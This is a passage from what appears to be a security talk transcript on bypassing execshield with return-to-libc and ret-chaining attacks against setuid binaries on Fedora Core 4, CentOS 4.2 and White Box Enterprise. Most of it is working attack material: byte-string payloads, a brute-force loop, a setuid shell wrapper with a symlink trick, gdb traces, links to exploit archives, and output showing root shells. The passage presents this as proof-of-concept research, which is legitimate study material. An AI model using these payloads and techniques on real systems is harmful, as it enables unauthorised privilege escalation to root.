<execve+27>: mov    $0xb,%eax
<execve+32>: call   *%gs:0x10
```

5. stack based overflow under execshield

- How to exploit

Since execve() function refers to %esp register to execute certain command. We could try ret code exploit to change %esp register indirectly.

```
|<- stack grows this way                                  memory addres grows this way ->|
...                           10     14     18     22 (return address grows by 4 bytes)
|...------------------------|------|------|------|-----------------------------...|
                           [ret]   [ret]  [ret] [XXXX]
                              |     A|     A|     A
                              |     ||     ||     |
                              +-----++-----++-----+ ($esp register moves by 4bytes)
                               $esp+4 $esp+4 $esp+4 (stack gets smaller by pop command
```

execve() function needs 3 arguments in total. The first is a executable value which is not a random seed. We should be looking for a condition that the second and the third are not NULL from stack.

5. stack based overflow under execshield

- How to exploit

We can execute execve() argument successfully when the stack is like this.

```
Stack structure after execution of exploit:
[<- stack grows this way                               memory address grows this way ->]
[buffer][ebp][ret][                               buffer                                ]
[XXXXXXXX...][ret][ret][ret][ret][ret][execve()'s addr][XXXX][XXXX][arg1][arg2][arg3]
             A                              A                       A      A      A
             +----------------------->      |                       |      |      |
                       (flow)               +--- now $esp           |      |      |
                                                               $esp+0xc    |      |
                                                                    $esp+0x10     |
                                                                           $esp+0x14
```

5. stack based overflow under execshield

- ret(pop %eip) real exploit

Procure the address of execve() function. This address is changed randomly ,so we need to try this exploit several times.

```
[root@localhost tmp]# cat strcpy.c
int main(int argc,char *argv[])
{
        char buf[8];
        strcpy(buf,argv[1]);
}
[root@localhost tmp]# gcc -o strcpy strcpy.c
[root@localhost tmp]# ldd strcpy
        linux-gate.so.1 =>  (0x00f3c000)
        libc.so.6 => /lib/libc.so.6 (0x00111000) <---
        /lib/ld-linux.so.2 (0x006c9000)
[root@localhost tmp]# objdump -T /lib/libc.so.6 | grep -w execve
0008d1ac  w   DF .text  00000049  GLIBC_2.0   execve
[root@localhost tmp]#
```

Randomly allocated library address

```
[root@localhost tmp]# objdump -d strcpy | grep ret
 8048296:       c3                      ret
 804831f:       c3                      ret
 8048351:       c3                      ret
 804837a:       c3                      ret
 80483b1:       c3                      ret
 80483eb:       c3                      ret
 8048402:       c3                      ret
 8048408:       c3                      ret
 8048430:       c3                      ret
 804844d:       c3                      ret
[root@localhost tmp]#
```

Get ret command address

5. stack based overflow under execshield

- ret(pop %eip) real exploit

From experiments under Fedora Core 4 system, we could get command value to be used as an argument of execve() function by calling ret code 9 times.

```
(gdb) br execve
Breakpoint 1 at 0x19e1ac
(gdb) r 000011112222`printf "₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x9
6₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩xac₩xe1₩x19₩x00"`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
...
Breakpoint 1, 0x0019e1ac in execve () from /lib/libc.so.6
(gdb) disass execve
...
0x0019e1b9 <execve+13>: mov    0xc(%esp),%edi <--- Set a break point here and check the address of $esp
...
(gdb) br *execve+13
Breakpoint 2 at 0x19e1b9
(gdb) c
Continuing.
```

5. stack based overflow under execshield

- ret(pop %eip) real exploit

```
Breakpoint 2, 0x0019e1b9 in execve () from /lib/libc.so.6
(gdb) x/x $esp+0x0c
0xbf8b42b8:     0x080483b4 <--- address of first argument of execve() ($esp + 0x0c)
(gdb)
0xbf8b42bc:     0xbf8b42e8 <--- address of second argument of execve() ($esp + 0x10)
(gdb)
0xbf8b42c0:     0xbf8b4290 <--- address of third argument of execve() ($esp + 0x14)
(gdb) x 0x080483b4
0x80483b4 <__libc_csu_init>:    0x57e58955
(gdb)
0x80483b8 <__libc_csu_init+4>:  0xec835356
(gdb)
0x80483bc <__libc_csu_init+8>:  0x0000e80c
(gdb) x 0xbf8b42e8
0xbf8b42e8:     0x00000000
(gdb) x 0xbf8b4290
0xbf8b4290:     0x08048296
(gdb)
```

We can see that there is a possibility to execute __libc_csu_init() function code as a command. The values loaded on this area are stored in stack before main().

5. stack based overflow under execshield

- ret(pop %eip) real exploit

```
[root@localhost tmp]# su x82
[x82@localhost tmp]$ ls -al strcpy
-rwsr-xr-x  1 root root 4678 Jan 11 22:19 strcpy
[x82@localhost tmp]$ cat sh.c
int main()
{
        setuid(0);
        setgid(0);
        system("/bin/sh");
}
[x82@localhost tmp]$ gcc -o sh sh.c
[x82@localhost tmp]$ ln -s sh `printf "₩x55₩x89₩xe5₩x57₩x56₩x53₩x83
₩xec₩x0c₩xe8"`
[x82@localhost tmp]$ while [ 1 ] ; do ./strcpy 000011112222`printf "₩x96₩x82
₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96
₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩x96₩x82₩x04₩x08₩xac₩xe1₩x19₩x00"`;
done
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
sh-3.00# id
uid=0(root) gid=0(root) groups=500(x82)
sh-3.00#
```

We could execute a shell as we expected. Stack based overflow that has NULL value at the last byte is mostly exploitable.

5. stack based overflow under execshield

- Introducing appendix code and result of exploitation

[Caution 1] You need to set a setuid attribution on target program.

Exploit code: http://x82.inetcop.org/h0me/papers/data/0x82-break_FC4.tgz

```
example: ./0x82-break_FC4 [target program] [size of buffer] [Number to exploit] [number to execute ret code]
```

On previous example it was strcpy program to attack and the buffer size was 256. We need to set the number to repeat this exploit because it is under random library environment. Usually with a value greater than 30, we could success on attack. I used 9 times for ret repeat number.

[Caution 2] There were some library function addresses that are likely to be used among many library addresses . On this exploit we named it “magic library address”. By using this address, we could reduce the brute-force process to execute shell.

5. stack based overflow under execshield

- Introducing appendix code and result of exploitation

Setting 30 times for repeat number , we can see that the attack succeeded on fifth try. It is up to system environment how many time to repeat the exploitation.

```
[x82@localhost tmp]$ cat strcpy.c
int main(int argc,char *argv[])
{
        char buf[256];
        strcpy(buf,argv[1]);

        return 0;
}
[x82@localhost tmp]$ gcc -o 0x82-break_FC4 0x82-break_FC4.c
[x82@localhost tmp]$ ./0x82-break_FC4 ./strcpy 256 30 9

 0x82-break_FC4 - Fedora Core Linux 4 based stack overflow exploit (POC-local)

 [+] get target program information.
 [+] OK, It's setuid or, setgid program.
 [+] get execve() address.
 [+] normal user library execve() address: 0x2061ac
 [+] set user id library execve() address: 0xc371ac
 [+] magic library execve() address: 0x19e1ac
 [+] get ret code address.
 [+] ret code address: 0x8048296
 [+] ret code count: 9
 [+] get __libc_csu_init() address.
 [+] make shell code.
 [+] make exploit code.
 [+] exploit size: 299
 [+] Brute-Force count: 30
 [00] Brute-force library addr.
 [01] Brute-force library addr.
 [02] Brute-force library addr.
 [03] Brute-force library addr.
 [04] Brute-force library addr.
sh-3.00# id
uid=0(root) gid=500(x82) groups=500(x82)
sh-3.00#
```

5. stack based overflow under execshield

- Introducing appendix code and result of exploitation

```
[root@localhost tmp]# cat int_x.c
#include <string.h>

int main(int argc,char *argv[])
{
        x(argv[1]);
}
int x(char *p)
{
        char buf[8];
        strcpy(buf,p);

        return 0;
}
[root@localhost tmp]# gcc -o int_x int_x.c -fomit-frame-pointer
[root@localhost tmp]# chmod 4755 int_x
[root@localhost tmp]# su x82
[x82@localhost tmp]$ gcc -o 0x82-break_FC4 0x82-break_FC4.c
-DFOMIT_FRAME_POINTER
[x82@localhost tmp]$ ./0x82-break_FC4 ./int_x 8 30 21

 0x82-break_FC4 - Fedora Core Linux 4 based stack overflow exploit (POC-local)

 [+] get target program information.
 [*] OK, It's setuid or, setgid program.
 [+] get execve() address.
 [+] normal user library execve() address: 0xee91ac
 [+] set user id library execve() address: 0x19e1ac
 [*] magic library execve() address: 0x19e1ac
 [+] get ret code address.
 [+] ret code address: 0x8048296
 [+] ret code count: 21
 [+] get __libc_csu_init() address.
 [+] make shell code.
 [+] make exploit code.
 [+] target program is -formit-frame-pointer compile mode.
 [+] exploit size: 95
 [+] Brute-Force count: 30
 [00] Brute-force library addr.
 [01] Brute-force library addr.
 [02] Brute-force library addr.
 [03] Brute-force library addr.
sh-3.00# id
uid=0(root) gid=500(x82) groups=500(x82)
sh-3.00#
```

We can exploit –formit–frame–pointer option enabled program with same technique. We can compile exploit code with this option.

$ gcc –o 0x82–break_FC4 0x82–break_FC4.c –DFOMIT_FRAME_POINTER

5. stack based overflow under execshield

3) Local based return-to-library attack on PIE compiled program

[Summary]
Stack based overflow that occurs in main() function will expose address of first argument to hacker when he changes return address by using execve()

- About PIE option compiled binary

PIE (Position Independent Executable) is a similar concept of PIC (Position Independent Code). It is a technique to protect a program from being exploited by some attacks such as buffer overflow.

Reference :

- http://sources.redhat.com/autobook/autobook/autobook_71.html
- http://www.redhat.com/en_us/USA/rhel/details/features/
- http://www.redhat.com/magazine/009jul05/features/execshield/

5. stack based overflow under execshield

- About PIE option compiled binary

Memory of a binary which is compiled with PIE option enabled has no absolute address but has only relative address. Because of this reason, everytime when the program is executed, it is loaded on arbitrary address. Because of system performance, only security sensitive programs such as setuid and setguid programs are compiled with PIE on.

Reference : http://fedoranews.org/tchung/FUDCon3/FUDCon3MCox.pdf

- Comparison between normally compile binary and PIE compiled binary

```
int main(int argc,char *argv[])
{
        char buf[8];
        strcpy(buf,argv[1]);

        return 0;
}
```

5. stack based overflow under execshield

- Comparison between normally compile binary and PIE compiled binary

```
normally compiled binary:
[root@new-wargame tmp]# gcc -o strcpy strcpy.c
[root@new-wargame tmp]# objdump -R strcpy

strcpy:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804953c R_386_GLOB_DAT    __gmon_start__
0804954c R_386_JUMP_SLOT   __libc_start_main
08049550 R_386_JUMP_SLOT   __gmon_start__
08049554 R_386_JUMP_SLOT   strcpy

[root@new-wargame tmp]# gdb -q strcpy
…
(gdb) x &__JCR_LIST__-2
0x8049468 <__DTOR_LIST__>:      0xffffffff
(gdb) q
[root@new-wargame tmp]#
```

```
PIE compiled binary:
[root@new-wargame tmp]# gcc -o strcpy strcpy.c -pie
[root@new-wargame tmp]# objdump -R strcpy
...
OFFSET   TYPE              VALUE
000017b0 R_386_RELATIVE    *ABS*
000017dc R_386_RELATIVE    *ABS*
000017e0 R_386_RELATIVE    *ABS*
00000605 R_386_PC32        strcpy
000017b4 R_386_GLOB_DAT    __cxa_finalize
000017b8 R_386_GLOB_DAT    _Jv_RegisterClasses
000017bc R_386_GLOB_DAT    __gmon_start__
000017cc R_386_JUMP_SLOT   __libc_start_main
000017d0 R_386_JUMP_SLOT   __cxa_finalize
000017d4 R_386_JUMP_SLOT   __gmon_start__

[root@new-wargame tmp]# gdb -q strcpy
...
(gdb) x &__JCR_LIST__-2
0x16d4 <__DTOR_LIST__>: 0xffffffff <--- Using relative address
(gdb) r test
Starting program: /var/tmp/strcpy test
...
(gdb) x &__JCR_LIST__-2
0x9886d4 <__DTOR_LIST__>:  0xffffffff <- Set absolute address arbitrarily.
(gdb)
```

5. stack based overflow under execshield

- How to exploit

I tried to exploit without ret code, because it is impossible to move %esp register through ret code.

```
[root@new-wargame tmp]# gdb -q strcpy
...
(gdb) r test
Starting program: /var/tmp/strcpy test
...
Program exited normally.
(gdb) br *execve+13 (Point to handle first argument)
Breakpoint 1 at 0x19f1b9
(gdb) r 111122223333`printf "₩xac₩xf1₩x19"` <--- execve() address
...
Starting program: /var/tmp/strcpy 111122223333`printf "₩xac₩xf1₩x19"`
...
Breakpoint 1, 0x0019f1b9 in execve () from /lib/libc.so.6
(gdb) x $esp+0xc
0xbf8b8304:     0xbf8b8384 <--- first argument of execve()
(gdb) x $esp+0x10
0xbf8b8308:     0xbf8b8390 <--- second argument of execve()
(gdb) x $esp+0x14
0xbf8b830c:     0xbf8b8340 <--- third argumetn of execve()
(gdb)
```

5. stack based overflow under execshield

- How to exploit

%esp of main() function will be preserved after entering execve() function.

```
analysis of each argument :
(gdb) x/x 0xbf8b8384 <--- address of first argument of execve()
0xbf8b8384:     0xbf8b9c4a
(gdb)
0xbf8b8388:     0xbf8b9c5a
(gdb)
0xbf8b838c:     0x00000000 // Real value of first argument
(gdb) x 0xbf8b8390
0xbf8b8390:     0xbf8b9c6a // address of second argument
(gdb) x 0xbf8b9c6a
0xbf8b9c6a:     0x54534f48 // environment variable goes into second argument.
(gdb) x 0xbf8b8340         // we can see this from the string  "HOST"
0xbf8b8340:     0x00000000 // NULL in third argument.
(gdb)
```

```
Finally, arguments of execve() function will be... :
execve("₩x4a₩x9c₩x8b₩xbf₩x5a₩x9c₩x8b₩xbf" , "HOST... And environment variables", NULL);
```

5. stack based overflow under execshield

- How to exploit

After little debugging to link the first argument to desired program. We could find out that the exploit can be successful if we predict only 2 bytes out of 8.

```
 “??” indicates the 2 bytes that we need to predict from the address of  first argument:
|[XX][XX][??][XX]|[XX][XX][??][XX]| ("XX" is static , "??" is what we need to predict)
```

Disadvantage of this attack is that it can only exploit vulnerability inside of main().
But if we could use the memory of target program as an argument of execve(), it will be exploited quite easily.

- Introducing exploit code and the result of exploitation

We can get PIE compiled binary with setuid attribution just like we tested, if we extract the compressed file with root privilege. By running eazy_execve script, it will exploit the system automatically after little debugging process

5. stack based overflow under execshield

- Introducing exploit code and the result of exploitation

As you see in the result, it gives you a root shell. If you need other user's shell, you can Change DEF_UID declaration in easy_execve script.

Exploit code:
 http://x82.inetcop.org/h0me/papers/data/0x82-breakeat-pie.tgz

Result of exploitation:
 http://x82.inetcop.org/h0me/papers/data/0x82-breakeat-pie_README

5. stack based overflow under execshield

4) Exploit under White Box Enterprise 4, CentOS 4.2 system

[Summary] These two systems are exploitable with Fedora Core ret (pop %eip) overflow technique previously mentioned.

- White Box Enterprise, CentOS system

Those two projects are distributions of Redhat Co. that developed with a charge. If Fedora Core project is for hackers and programmers, then these two extension of RedHat enterprise server . Of course, Those two also have execshield and SELinux solution loaded kernel.

- Trying local ret(pop %eip) exploitation

This technique can be used under both Fedora Core 3 and 4 without special difficulties. Target program has stack based overflow vulnerability by strcpy() function inside of main() function.

5. stack based overflow under execshield

- Trying local ret(pop %eip) exploitation

```
[x82@localhost centos_local]$ cat test.c
int main(int argc,char *argv[])
{
        char buf[8];
        strcpy(buf,argv[1]);
}
[x82@localhost centos_local]$ objdump -d test | grep ret
 804828e:       c3                      ret
 8048304:       c3                      ret
 8048339:       c3                      ret
 8048365:       c3                      ret
 804839c:       c3                      ret
 80483f1:       c3                      ret
 8048435:       c3                      ret
 804845b:       c3                      ret
 8048475:       c3                      ret
[x82@localhost centos_local]$
```

```
[x82@localhost centos_local]$ gdb -q test
...
(gdb) disass execve
Dump of assembler code for function execve:
0x0035d910 <execve+0>:  sub    $0x8,%esp
0x0035d913 <execve+3>:  mov    0x10(%esp),%ecx <--second argument of execve()
0x0035d917 <execve+7>:  mov    %ebx,(%esp)
0x0035d91a <execve+10>: mov    0x14(%esp),%edx <--third argument of execve()
0x0035d91e <execve+14>: mov    %edi,0x4(%esp)
0x0035d922 <execve+18>: mov    0xc(%esp),%edi <-- first argument of execve()
...
(gdb) br *execve+3 <--- Checking the point that gets argument
Breakpoint 1 at 0x35d913
(gdb) r 000011112222`printf "₩x8e₩x82₩x04₩x08₩x8e₩x82₩x04₩x08₩x8e₩x82₩x04
₩x08₩x8e₩x82₩x04₩x08₩x8e₩x82₩x04₩x08₩x8e₩x82₩x04₩x08₩x8e₩x82₩x04₩x08₩x8e₩
x82₩x04₩x08₩x10₩xd9₩x35"`
...
Breakpoint 1, 0x0035d913 in execve () from /lib/tls/libc.so.6
(gdb) x/x *(void **)($esp+0x0c)
0x2e7de5 <__libc_start_main+149>:       0x5e75c085
(gdb)
0x2e7de9 <__libc_start_main+153>:       0x54358b65
(gdb)
0x2e7ded <__libc_start_main+157>:       0x89000000
(gdb)
```

5. stack based overflow under execshield

- Trying local ret(pop %eip) exploitation

Trying to exploit by using some part of __libc_start_main() function that located on %esp+0xc as the first argument of execve() function. This exploit code will debug target program with strace and gdb automatically.

Exploit code:
http://x82.inetcop.org/h0me/papers/data/0x82-overCentOS4.2.tgz

Like previous Fedora Core exploit code, it can exploit –formit-frame-pointer option enabled compiled program. You just need to add –dfomit_frame_pointer option when you compile the exploit code.

By running easy_ex exploit script, it will give you a root shell automatically after short debugging process. White Box Enterprise system and CentOS system both are not random library environment , so this attack will succeed at the first shot!.

5. stack based overflow under execshield

- Trying local ret(pop %eip) exploitation

Local overflow attack under CentOS 4.2 system :

```
[x82@localhost centos_local]$ ls -al test
-rwsr-xr-x  1 hacker eat 4706  1월 27 17:04 test
[x82@localhost centos_local]$ ./0x82-overCentOS4.2

 0x82-overCentOS4.2 - CentOS 4.2 based stack overflow exploit (POC-local)

 Usage: ./0x82-overCentOS4.2 [program path] [buffer size] [ret count]
 Ex> ./0x82-overCentOS4.2 ./strcpy 8 9

[x82@localhost centos_local]$ ./0x82-overCentOS4.2 ./test 8 8

 0x82-overCentOS4.2 - CentOS 4.2 based stack overflow exploit (POC-local)

 [+] get target program information.
 [+] OK, It's setuid or, setgid program.
 [+] get execve() address.
 [+] library execve() address: 0x35d910
 [+] get ret code address.
 [+] ret code address: 0x804828e
 [+] ret code count: 8
 [+] make exploit code.
 [+] exploit size: 47
 [+] get $esp+0x0c: __libc_start_main()'s address.
 [+] make shell code.

sh-3.00$ id
uid=553(hacker) gid=503(x82) groups=503(x82)
context=user_u:system_r:unconfined_t
sh-3.00$
```

5. stack based overflow under execshield

- Trying local ret(pop %eip) exploitation

Local overflow attack under White Box Enterprise system :

```
 0x82-overCentOS4.2 - CentOS 4.2 based stack overflow exploit (POC-local)

 [+] get target program information.
 [*] OK, It's setuid or, setgid program.
 [+] get execve() address.
 [+] library execve() address: 0x2480b0
 [+] get ret code address.
 [+] ret code address: 0x804828e
 [+] ret code count: 4
 [+] make exploit code.
 [+] exploit size: 279
 [+] get $esp+0x0c: __libc_start_main()'s address.
 [+] make shell code.

sh-3.00# id
uid=0(root) gid=500(x82) groups=500(x82) context=user_u:system_r:unconfined_t
sh-3.00# uname -a
Linux whitebox 2.6.9-5.ELsmp #1 SMP Fri Apr 29 12:14:36 CDT 2005 i686 i686 i386
GNU/Linux
sh-3.00# cat /etc/redhat-release
White Box Enterprise Linux release 4 (manifestdestiny)
sh-3.00# exit
```

6. Conclusion

I have told you about exploitation under some O/S environment that uses execshield.
This is still a “Proof-of-Concept“ and not perfect.

For better and more efficient exploitation, There has to be a lot of study and effort.
Thank you for listening this long speech.

Thank you.

Q n A